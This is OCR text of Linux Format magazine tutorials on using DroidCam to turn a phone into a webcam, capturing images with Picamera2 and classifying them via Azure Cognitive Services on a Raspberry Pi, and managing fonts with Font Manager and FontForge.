

Available:
Old Photo
Sepia
Implode
Explode
Simple Frame
3D Frame
Normalize
Motion Blur
Equalize colours
Monochrome edges
Gaussian noise
Drop shadow
Opacity

Enabled:
Soften
Oil
Crop to center

4 Pick filters and process

Switch to the Filters tab, where you'll see a complete list of filters to match what's on the Filter menu. Select a filter and press the '>' button to have it applied to your selected images. You can choose multiple filters, which will be applied in the order they appear in the Enabled list. Finally, review your proposed changes on the Summary tab before clicking OK to apply them.

» **PRETTY IMAGES EVERY MONTH** Subscribe now at **http://bit.ly/LinuxFormat**

DROIDCAM

Credit: www.dev47apps.com

Set up your smart phone as a webcam

Nick Peers reveals how to convert your mobile devices into cameras you can use while chatting in Linux.

OUR EXPERT

Nick Peers has been playing around with computers for over 30 years, and has been dabbling with Linux for the best part of a decade.

Need a mobile internet protocol (IP) camera, but don't have the funds to purchase one? Want to make better use of your mobile devices – even the old ones that are gathering dust at the top of the cupboard in the spare room? Then *DroidCam* is the answer. This tool enables you to link your mobile to your PC so you can access its video camera as a webcam on your desktop. Whether using it to chat with others or even as an additional camera for video creatives (see the box, *facing page*), *DroidCam* has you covered.

Installation

DroidCam exists in two parts: the mobile app that you download from Google Play or Apple's App Store, and the client software on your PC. This installs a set of drivers – Video4Linux and ALSA loopback – and provides the connection to your mobile.

The 64-bit version of *DroidCam* is available to install as a binary. Open a Terminal window and then issue the following commands:

```
$ cd /tmp/
$ wget -O droidcam_latest.zip https://files.dev47apps.net/linux/droidcam_1.8.2.zip
$ unzip droidcam_latest.zip -d droidcam
$ cd droidcam && sudo ./install-client
```

DroidCam uses a system tray indicator icon, which requires a dependency that's been removed from the latest builds of Ubuntu, Debian and Fedora. Ubuntu users can restore it with:

```
$ sudo apt update && sudo apt install libappindicator3-1
```

To finish the job, we need to install a loopback module. Just type the following:

```
$ sudo apt install linux-headers-`uname -r` gcc make
$ sudo ./install-video
$ lsmod | grep v4l2loopback_dc
```

The final command should output confirmation that the loopback module is running.

Set up your webcam

Open *DroidCam* on your phone and run through the quick-start wizard. The developers recommend you only use it for video, so feel free to block access to the microphone when prompted. Make a note of the Wi-Fi IP and Port numbers, then open the PC version of *DroidCam* from the launcher. A pop-up window will appear. Leave Wi-Fi/LAN selected, enter the Wi-Fi IP address you recorded into the Phone IP box, verify the port numbers (4747) match, and finally click Connect.

After a short pause, the *DroidCam* app should start streaming using your phone's rear camera – you'll find

USE YOUR PHONE AS AN IP CAMERA



192.168.35.91:4747/video

Transferring data from 192.168.35.91...

1 Connect via IP

Make sure *DroidCam* is open on your phone before opening your web browser and typing **http://<ip>:4747/video/** into the Address bar (substitute <ip> with the IP address displayed on the phone). You should see the video feed appear.



192.168.35.91:4747/video

Transferring data from 192.168.35.91...

2 Correct aspect ratio

The video will display a mirror image of that shown on the phone. It also assumes that your mobile is set to display in landscape orientation, so if the image appears on its side, you'll need to flip your phone to landscape view.



1280x720 - VLC media player
Media Playback Audio Video Subtitle Tools View Help
Open Media
File Disc Network Capture Device
Network Protocol
Show more options
Play
Cancel

Please enter a network URL: http://192.168.35.91:4747/video/force/1280x720

3 Desktop access

You can also access this feed via programs that support IP cameras – for example, *VLC*. In *VLC*, select Media>Open Network Stream. Type the same URL you entered in step one into the network URL box and click Play.

the control to switch cameras in the bottom left-hand corner of the screen along with EV (exposure) and AWB (auto white balance) buttons. These provide you with sliders to fine-tune the lighting and colour balance.

You'll also find similar controls – EV and AWB – in the Linux program, although they work in a slightly different way as you'll see shortly. For now, tap the Settings button in the mobile app to access controls such as preventing the screen from automatically dimming and changing the default port that *DroidCam* works on. You can also tweak camera settings from here, including quality, camera position (which camera to use by default), and a handy Limit FPS (frames per second) option to reduce bandwidth and power usage.

For most people, the defaults should be fine, but if you're connected to power or have a suitably fast connection then you may want to improve quality and FPS. Conversely, if you're on a slow connection, try reducing the quality.

Make a call

Once you've configured *DroidCam* on your phone and positioned the camera, turn your attention back to the Linux client. The WB button enables you to choose different preset lighting effects, with options ranging from incandescent and warm fluorescent to daylight and shade. EL is an option to lock the exposure control while the '…' button reveals further options, including a zoom control, support for flipping the screen and toggling both automatic focus and (if applicable) the LED light on your phone. Only the zoom controls work in the free version.

To hide the client from view, click the minimise button – if you've not already spotted it, you'll see the *DroidCam* icon in your menu bar – just click this and choose Show to bring the controls back.

Now switch to any Linux program with support for webcams. Here you should find that *DroidCam* is now an option alongside any other installed webcams. Explore the chat app's settings to see if you can set *DroidCam* as the default camera for messaging (Signal users should select File>Preferences>Calls, for example).

Free versus paid

DroidCam exists in two versions: free and Pro. If you're an iOS user, you simply upgrade to Pro for £5.99 within your existing *DroidCam* app; if you're an Android user, you'll need to purchase *DroidCamX* (£4.99) separately.


OBS 27.2.4 (linux) - Profile: Untitled - Scenes: Untitled
File Edit View Docks Profile Scene Collection Tools Help
Properties for 'DroidCam OBS 2'
DroidCam OBS 2
Properties
Scenes
Sources
Scene
DroidCam OBS
DroidCam OBS
Refresh Device List
Deactivate
Defaults
Cancel
OK
DroidCam Client
Stop
WB
EL
...
Auto-Focus (Ctrl+A)
Toggle LED Flash (Ctrl+L)
Zoom In (+)
Zoom Out (-)
Horizontal Flip / Mirror (Ctrl+M)
Vertical Flip (Ctrl+V)

Device: Use WiFi IP
WiFi IP: 192.168.35.93
DroidCam Port: 4747

● WiFi / LAN
○ Wifi Server Mode
○ USB (Android)
○ USB (iOS)
Phone IP: 192.168.35.91
DroidCam Port: 4747
☑ Enable Video
☐ Enable Audio
91%
Client v1.8.2, Video: /d

Once installed, the Linux app is used to gain access to your phone camera. You can also tweak various settings. If you install the OBS Studio plugin then you can also use your mobile phones as additional cameras in your creative video projects.

The main advantage of upgrading to Pro is to unlock support for HD streaming. In addition, *DroidCam* iOS users will unlock access to all settings (basically those greyed out in the free version) as well as those on the PC client. After unlocking HD support, you'll need to update the loopback module to stream at a higher resolution. Visit **www.dev47apps.com/droidcam/linux** for instructions on how to do so.

Other connection types

If your Wi-Fi connection is too flaky, you can also connect to your mobile via USB. Connect the cable to your PC – iOS users will be prompted to trust the device – and then choose the appropriate USB option within the *DroidCam* app before clicking Connect. This provides a much more stable connection than Wi-Fi, but of course ties the mobile to the vicinity of your PC.

You can also use *DroidCam* as a straightforward IP camera. In this mode, you don't even need to install the software or have it running on your PC. The step-by-step guide (opposite) reveals all you need to know.

Finally, you'll notice a fourth connection option is available: Wi-Fi Server Mode. This only works with the *DroidCamX* Android app, and reverses the connection, enabling you to stream your PC's webcam (video only) to your phone. Visit **www.dev47apps.com/droidcam/connect** to find out more about these and other connection options. **LXF**

QUICK TIP

Should you wish to remove DroidCam at any point, do so with the following command: sudo /opt/droidcam-uninstall.

» LINK DROIDCAM TO OBS STUDIO

You can also use *DroidCam* to make it possible for you to deploy your mobile as a camera within *OBS Studio* (see **LXF269** for a tutorial on getting started with *OBS Studio*). First, download the OBS DroidCam plugin in zip format from **www.dev47apps.com/obs**. Once done, extract the files into a single folder inside your **Downloads** folder, then navigate to that folder in Terminal (such as **cd Downloads/plugin**) and issue the following command:

```
$ ./install.sh
```

This will create a **plugins** folder and copy the OBS Droidcam plugin into it. Now open *OBS Studio* and when you come to open a source, you'll see OBS Droidcam is an option. Select this, click OK and enter your mobile's Wi-Fi IP into the relevant box and click Activate (if the button isn't visible then you'll need to scroll down).

You can set up multiple mobiles as cameras – just add extra OBS Droidcam cameras and point them towards your other devices' IP addresses. Note, the iOS *DroidCam* app includes *OBS Studio* support; Android users will need to install a separate app (*DroidCam OBS*).

Free users are restricted to standard definition video – iOS users unlock HD support by buying a Pro licence for the main *DroidCam* app; Android users must pay £8.99 to unlock *DroidCam OBS*, but gain extra benefits including a remote camera control dock.

PICAMERA2

Eye spy with my little Pi API...

Tam Hanna uses the new Raspberry Pi Camera API and Microsoft Azure to create a machine that can classify things.

OUR EXPERT

Tam Hanna has been using the Raspberry Pi and similar single-board computers since their initial release in 2012. Before that, he kept himself busy with general electronics design and phone programming.

WARNING

Microsoft Azure is a paid-for service. Linux Format cannot be held responsible for any costs incurred from following this tutorial. The reader is wholly responsible for account creation and subsequent service costs.

Artificial intelligence models tend to show surprisingly large amounts of robustness against suboptimal image quality; many images that a human photographer would delete during chimping pass muster when studied from an AI model's point of view. Due to this, we can get away with using relatively dated hardware – the main computer is a Raspberry Pi 4, while the Raspberry Pi Camera Module 2 provides vision features. For reference, the OS used was **2022-09-22-raspios-bullseye-armhf-full.img**.

Our Raspberry Pi 4 connected up to the official Pi Camera, ready to go.

Each camera module is shipped with a ribbon cable for connection. Be careful not to damage the connectors, as resoldering them requires expensive equipment and is not error-proof. When done, the system should look like the photo *(above)*.

There's a reason why software development theorists compare large software systems to cubes of ballistic gel: the larger a system gets, the more complex its maintenance. Due to this, the deprecation of the original camera library is a slow process – however, most recent Raspberry Pi OS images come with a version of camera2 in memory. Prudence dictates that the next step involves a dry run of *Apt*. The following steps are based on version 0.3.8-1:

```
$ sudo apt install -y python3-picamera2
```

Using the camera

Authors of scientific tutorials like to illustrate the Raspberry Pi camera solely in combination with a cloud-based AI system. This is a bad strategy; while it leads to impressive results quickly, they are incomplete – the Raspberry Pi camera system makes for a powerful standalone image processing system, too.

Our first example, thus, is a simple smoke test. Create a new Python file and place the following code within it:

```
from picamera2 import Picamera2, Preview
import time
picam2 = Picamera2()
camconf = picam2.create_preview_configuration()
picam2.configure (camconf)
picam2.start_preview(Preview.QTGL)
picam2.start()
time.sleep(10)
```

Our first experimental job involves the spawning of a preview window, which then shows the elements found in the camera's field of vision. Be aware that the `start()` call does not block – if you remove the invocation of `time.sleep()`, the camera preview pops up and disappears again in an instant.

Processing images can be done in two different ways: image material can either be taken from a data stream, or can be stored in a temporary file. Keep in mind that stream processing does not require real-time performance – frame skipping algorithms are not only perfectly acceptable, but also commonly used.

While the actual recording process can, in theory, be triggered via a button, we are using a simpler time-driven approach. Place the following code at the bottom of your Python example:

```
...
time.sleep(10)
picam2.capture_file(“/home/pi/upload.jpg”)
```

Even though the camera library still is in beta state, the URL **https://github.com/raspberrypi/picamera2/**

tree/main/examples provides a range of ready-to-use examples that, by and large, illustrate complete end-to-end solutions.

Be that as it may, we shall show a few particularly interesting experiments to get a feel for what the camera2 API provides and how it handles in real life.

As a first example, let us record a video using the following bit of code:

```
import time
from picamera2 import Picamera2
from picamera2.encoders import H264Encoder
from picamera2.outputs import FfmpegOutput
picam2 = Picamera2()
video_config = picam2.create_video_configuration()
picam2.configure(video_config)
encoder = H264Encoder(10000000)
output = FfmpegOutput('test.mp4')
picam2.start_recording(encoder, output)
time.sleep(10)
picam2.stop_recording()
```

The code snippet at hand performs a fine-grained configuration of the camera. The most important element is `H264Encoder` – it permits direct access to the encoding accelerator on the processor, and should be used in all cases. The number determines the target bit rate.

After that, the method `start_recording` is invoked to start the actual recording process. The 10-second delay determines the length of the recording. Finally a call to `stop_recording` stops the recording process.

Understanding multimedia programs is simpler when thinking of a processing workflow – in the first step, a data source generates videos. These are encoded and stored in a file. Of course, more complex processes could add a sharpening or deblurring stage in between the steps in order to accomplish more complex processing. All the same, stream-orientated thinking is always recommended. It, incidentally, is also implemented in many real-time operating systems, such as Espressifs ESP_ADF.

» IT'S A ZOO OUT THERE!

The Raspberry Pi foundation provides a wide variety of camera models for your perusal. The most important cross reference is the image, which can also be found at **https://bit.ly/lxf290camera**.

When making a camera purchase decision, do not let the megapixel count alone lead you astray. Some camera modules require the presence of an external lens, which adds both cost and mechanical complexity (the CS mount is not exactly common).

Another important factor involves the shutter type – while rather pricey and quite new, the global shutter camera uses the incredibly superior CCD readout process. Its CCD sensor 'freezes' the entire scene into a bucket brigade at a defined point in time, which is then read out at the usual leisurely pace. This leads to superior results, especially when a rotating or otherwise fast-moving image is to be analysed.

Accessing the various parameters of the media encoding process is not always required. If the task at hand just requires recording video, the easy API is more comfortable. With it, recording a five-second video requires just three lines of code:

```
from picamera2 import Picamera2
picam2 = Picamera2()
picam2.start_and_record_
video("test.mp4", duration=5)
```

Another interesting example can be found at **https://github.com/raspberrypi/picamera2/blob/main/examples/capture_average.py**. It is optimised for still images, such as landscapes, and mitigates sensor noise via linear averaging.


Cognitive Services

Microsoft

Azure Service

Connect powerful AI to your apps

Creating a new Azure resource requires a detour into a context menu.

Close study of its code reveals that the actual recording process is integrated into Python's array/vector management system:

```
imgs = 20
sumv = None
for _ in range(imgs):
            if sumv is None:
            sumv = np.longdouble(picam2.capture_
array())
            img = Image.fromarray(np.uint8(sumv))
            img.save("original.tif")
            else:
            sumv += np.longdouble(picam2.capture_
array())
img = Image.fromarray(np.uint8(sumv / imgs))
img.save("averaged.tif")
```

The moving average is computed by invoking the method `picam2.capture_array())` multiple times. The results are collected in the sum vector, which is finally transformed into an image using the formula `np.uint8(sumv / imgs)`.

Of course, the results can also be passed on to various other libraries of the Python ecosystem – for example, the numpy library can perform various convolutions and similar algorithms effortlessly. This, of course, also enables the Raspberry Pi camera to appear as an ideal toy for the teaching of image processing.

As a final show of performance, look at **https://github.com/raspberrypi/picamera2/blob/main/examples/rotation.py**. It helps accommodate real-life issues – the physical design often dictates that the camera sensor has to be mounted in a sub-optimal position. The attribute `preview_config["transform"]` permits the developer to integrate software rotation, thereby ensuring that the images returned from the CCD are flipped around:

```
preview_config = picam2.create_preview_
configuration()
```

QUICK TIP

Make sure you protect your cryptographic keys; a hacker with your keys can quickly lead to a six-figure bill. In highly critical cases, use a 'ghost ship limited company' to limit your total exposure.

» GET MORE HOT SNAPSHOTS... Subscribe now at http://bit.ly/LinuxFormat



These keys are used to access your Cognitive Service API. Do not share your keys. Store them securely– for example, using Azure Key Vault. We also recommend regenerating these keys regularly. Only one key is necessary to make an API call. When regenerating the first key, you can use the second key for continued access to the service.

KEY 1: ••••••••••••••••••••••••••••••••

KEY 2: ••••••••••••••••••••••••••••••••

Location/Region: germanywestcentral

Endpoint: https://tamsrpiai.cognitiveservices.azure.com/

The Azure back-end displays the credentials associated with the service principal.

```
preview_config[“transform”] = libcamera.Transform(hflip=1, vflip=1)
picam2.configure(preview_config)
```

Of course, there is a lot more to discuss. However, the realities of available space in the magazine dictate that we must now switch our attention to processing images using the Azure cognitive service AI.

RESTful working

Cloud providers strive to minimise the amount of endpoints they must maintain – due to the universal availability of the HTTP protocol, REST-based interfaces can be found everywhere. Writing REST calls by hand is annoying. A more comfortable way involves the use of pre-made SDKs, of which Microsoft – fortunately – provides a wide variety. Installing the Python variant is accomplished as follows:

```
$ pip install azure-cognitiveservices-vision-computervision
$ pip install --upgrade pillow
```

Services such as the Cognitive Service library are popular with Microsoft's shareholders because they draw recurring revenue. Due to this, a direct correlation between requests and the billable account has to be established.

The following steps assume you already have an Azure account. Go to **https://portal.azure.com/#create/hub** to open the part of the back-end responsible for the creation of new resources.

Next, look for the string Cognitive Services and create a new instance of the service primitive. This is easily done by using the option shown in the screenshot *(page 49, top-right)*.

Given that we want to create a proof of concept, accept the default settings presented. Be careful to select the free pricing tier – it provides a (relatively generous) free allowance for evaluation without undue cost.

Should an application require more services, various paid options are available. The pricing breakdown found at **https://bit.ly/lxf303price** provides an overview of the various options.

The actual generation of the resource can take a bit of time – the exact duration is dependent on the load on Microsoft servers. When done, a blue button labelled Go To Resource appears – click on it to open the options of the newly created principal.

Foreign programs identify themselves with the Azure back-end by using a set of credentials. Click the menu option Resource Management > Keys And Endpoint to open the window shown *(see left)*. The credential strings displayed there must then be copied to your application.

Please be aware that the credentials shown here are not rate-limited in any meaningful fashion. Should an attacker be able to copy them, they are able to use the cognitive services at your expense. In practical applications, mitigation of such attacks is of significant importance – fortunately, Microsoft provides various hints in the documentation as to how to make binaries and applications more robust against credential stealing attacks.

One interesting aspect of the back-end involves the presence of two groups of credentials. Key1 and Key2 can be regenerated independently of one another. This is useful in that it permits you to have two groups of credentials associated with one system – if a security breach takes place, only half of the application is off-line until the new credentials can be deployed.

Integrating the Python SDK into our worker file requires the inclusion of a group of objects. Interestingly, Microsoft decided to split out the authentication components into a separate library living outside of the **azure.cognitiveservices** package:

```
from azure.cognitiveservices.vision.computervision import ComputerVisionClient
from azure.cognitiveservices.vision.computervision.models import OperationStatusCodes
from azure.cognitiveservices.vision.computervision.models import VisualFeatureTypes, Details
from msrest.authentication import CognitiveServicesCredentials
import os
```

Developers working on Azure Python code are advised to orientate their design on Microsoft's well-established guidelines. In the case of the various



After some modification, the camera stand is ready for combat.

QUICK TIP

Microsoft Azure is surely the quickest way to access high-quality machine-learning models – sadly, this convenience comes at a high cost. Especially when dealing with a limited range of detectable items, a self-trained model can be a lot more affordable in the long run.

credentials, Microsoft recommends that experimental sketches use global variables with the strings harvested from the back-end – if an application will be custom facing, different key management strategies should be used to prevent decompilation:

```
azkey = “keyinhere”
azpoint = “https://tamsrpiai.cognitiveservices.azure.
com/”
```

Please be careful and make sure you replace the values with the ones valid for your application. Next, proceed to placing the following payload below the code already in the worker file:

```
local_image = open(“/home/pi/upload.jpg”, “rb”)
description_result = computervision_client.describe_
image_in_stream(local_image)
```

Our first camera application committed the image returned from the CCD sensor to the disk.

Given that the API kindly provides a method able to read from files, the next step is simple – the method `describe_image_in_stream` is used, and transfers the information found in the file in the direction of the Microsoft endpoint. The cognitive services perform the classification task, and return the result. Our code’s next job is the interpretation of the data produced:

```
print(“Description: “)
if (len(description_result.captions) == 0):
            print(“No description detected.”)
else:
            for caption in description_result.captions:
            print(“‘{}’ with confidence {:.2f}%”.
format(caption.text, caption.confidence * 100))
print()
```

For a first example, we limit ourselves to displaying the results. Interestingly, the description is not returned in purely textual form. Instead, the cognitive services also return a confidence field. It contains additional information about how confident the cognitive services are in the result found.

Quick experiments

At this point in time, a few experiments can be performed. Having the camera flying around on the desk makes getting good images difficult – fortunately, the ThingiVerse community provides plenty of camera stands, such as the one found at **https://bit.ly/lxf303mount** shown in the photo *(see left)*.

Due to the limited mobility of the Raspberry Pi camera, the next tests had to be performed indoors. The pictorial table *(right)* shows the results.

Limit your scope

Limiting your input scope enables even low-power devices, such as the classic 2001 Ericsson T68, to manage basic image recognition. If the algorithm only has to determine from a predefined list of items, the chance for an accurate prediction is increased, if only by the limitation of the target space.

This is achieved via the setting of visual features and image details. Microsoft provides an array of options here, which allow the selective activation of parts of the algorithm:

```
str_image_features = [VisualFeatureTypes.
categories,VisualFeatureTypes.
brands,VisualFeatureTypes.adult,VisualFeatureTypes.
color]
str_image_details = [Details.landmarks]
description_result = computervision_client.analyze_
image_in_stream(local_image, str_image_features, str_
image_details)
```

Our example looks both for adult content and for the dominant colours in an image. This leads to the following processing code:

```
print(“Is adult content: {} with confidence {:.2f}”.
format(description_result.adult.is_adult_content,
description_result.adult.adult_score * 100))
print(“Has racy content: {} with confidence {:.2f}”.
format(description_result.adult.is_racy_content,
description_result.adult.racy_score * 100))
print()
print(“Is black and white: {}”.format(description_
result.color.is_bw_img))
print(“Accent color: {}”.format(description_result.
color.accent_color))
print(“Dominant background color: {}”.
format(description_result.color.dominant_color_
background))
print(“Dominant foreground color: {}”.
format(description_result.color.dominant_color_
foreground))
```

At this point in time, the program can be run once again. Testing it against the bare wall in the laboratory yielded the results shown in the photo *(below)*.

Image-conscious

The Raspberry Pi camera provides a cheap way to perform experiments with image processing. Thanks to the processing power found on the motherboard, complex tasks can be undertaken with ease. Combining the Pi camera with Azure cognitive services, then, provides an almost endless array of possibilities – for a very modest fee, single-person projects get access to the most advanced image-detection algorithms in the field. Due to that alone, our recommendation shall be considered given. LXF

QUICK TIP

No matter how big the sensor, more light means more image quality. When working in a set environment, such as an access hatch, installing an extra lamp can greatly improve image quality at minimal cost.



‘A white wall with a metal bar’ with 30.30% confidence.



‘A man wearing headphones’ with 55.22% confidence.



‘A close-up of a sign’ with 41.25% confidence.



‘A hand holding a small metal object’ with 36.17% confidence.

FONTFORGE

Credit: https://fontforge.org

Organise your fonts and create new ones

Nick Peers reveals how to manage your font collection as well as design new typefaces from scratch using a collection of open source tools.

OUR EXPERT

Nick Peers was surprised to discover his handwriting is still semi-legible after decades sat at a keyboard.

Fonts play a crucial role in everyday life, whether you're designing a newsletter, writing a letter or simply pootling around your desktop. However, with so many installed on your PC (and still you can't find the right one), how do you go about maximising your use of them?

Let's start with a quick primer. Fonts exist in a three-level hierarchy. At the bottom are the individual characters, also known as glyphs. Whether letters, numbers or symbols, glyphs share a consistent design and are grouped together into individual fonts or typefaces. Different styles of glyph – such as bold, italics or underline – exist within their own font, and these related typefaces are then grouped together into font families.

TAKE THE FONTFORGE TOUR



1 Main window
Displays all the current glyphs – select one to view information about that character or double-click it to edit it.

2 Element menu
Open this menu to access many of the program's features, including both font and glyph info, and validation tools.

3 Metrics window
Select two or more glyphs, then select Window>New Metrics Window to edit the spacing between them.

4 Glyph window
You can edit the shape of the currently selected glyph here using a wide range of tools and controls.

5 Hints
Choose Hints>AutoHint to instruct FontForge to colour-code parts of the glyph that may require additional attention.

6 Find more problems
Press Ctrl+E to bring up this dialog. Choose what problems to search for or click Set All, then select OK.

Typefaces are primarily one of two types: sans serif and serif. Serif fonts include traditional flourishes like small lines or strokes found at the end of longer strokes in letters – examples include the ubiquitous Times New Roman. As the name implies, sans serif fonts lack these flourishes, as seen in a typeface like Arial.

Fonts can also be divided into proportional and monospace fonts, which refers to the widths of each glyph. Monospace fonts apply equal widths to each glyph – they're suited to applications where consistent widths are helpful, such as when displaying code or being used in the Terminal. Proportional fonts enable – for example – the letter 'i' and 'b' to take up less width than 'w', resulting in more attractive-looking and readable text.

Complicating things further is the lack of a single, universal file format for fonts. Thankfully, Ubuntu supports the major standards, including .ttf (TrueType) and .otf (OpenType).

Manage fonts

A full Ubuntu installation – including *LibreOffice* and other applications – comes with over 100 fonts all loaded and ready to go. Although Ubuntu ships with a simple *Fonts* viewer tool, we recommend you install *Font Manager* to exert more control over them:

```
$ sudo apt update && sudo apt install font-manager
```

Once done, launch *Font Manager* and you'll see a three-pane window appear. The main window lists all font families alphabetically, while beneath this a preview pane displays a 'waterfall' of the currently selected font and how it appears at various sizes. The pane also offers additional tabs: Character for viewing all available characters, and Properties and License to reveal more about the font itself.

The left-hand pane displays categories to filter the list by various criteria, such as spacing (monospace or proportional), width, weight and file type. On a brand-new Ubuntu 22.04 system, for example, you'll discover that 154 fonts are installed: 29 in the OpenType format and the other 125 in TrueType font.

You'll see many fonts are listed with multiple variations (bold, italics and so on). Expand the font using the > button to view each one individually. You'll also see a tick box next to each family – untick this and the font is instantly disabled. This unloads it from the system and it won't be available to use.

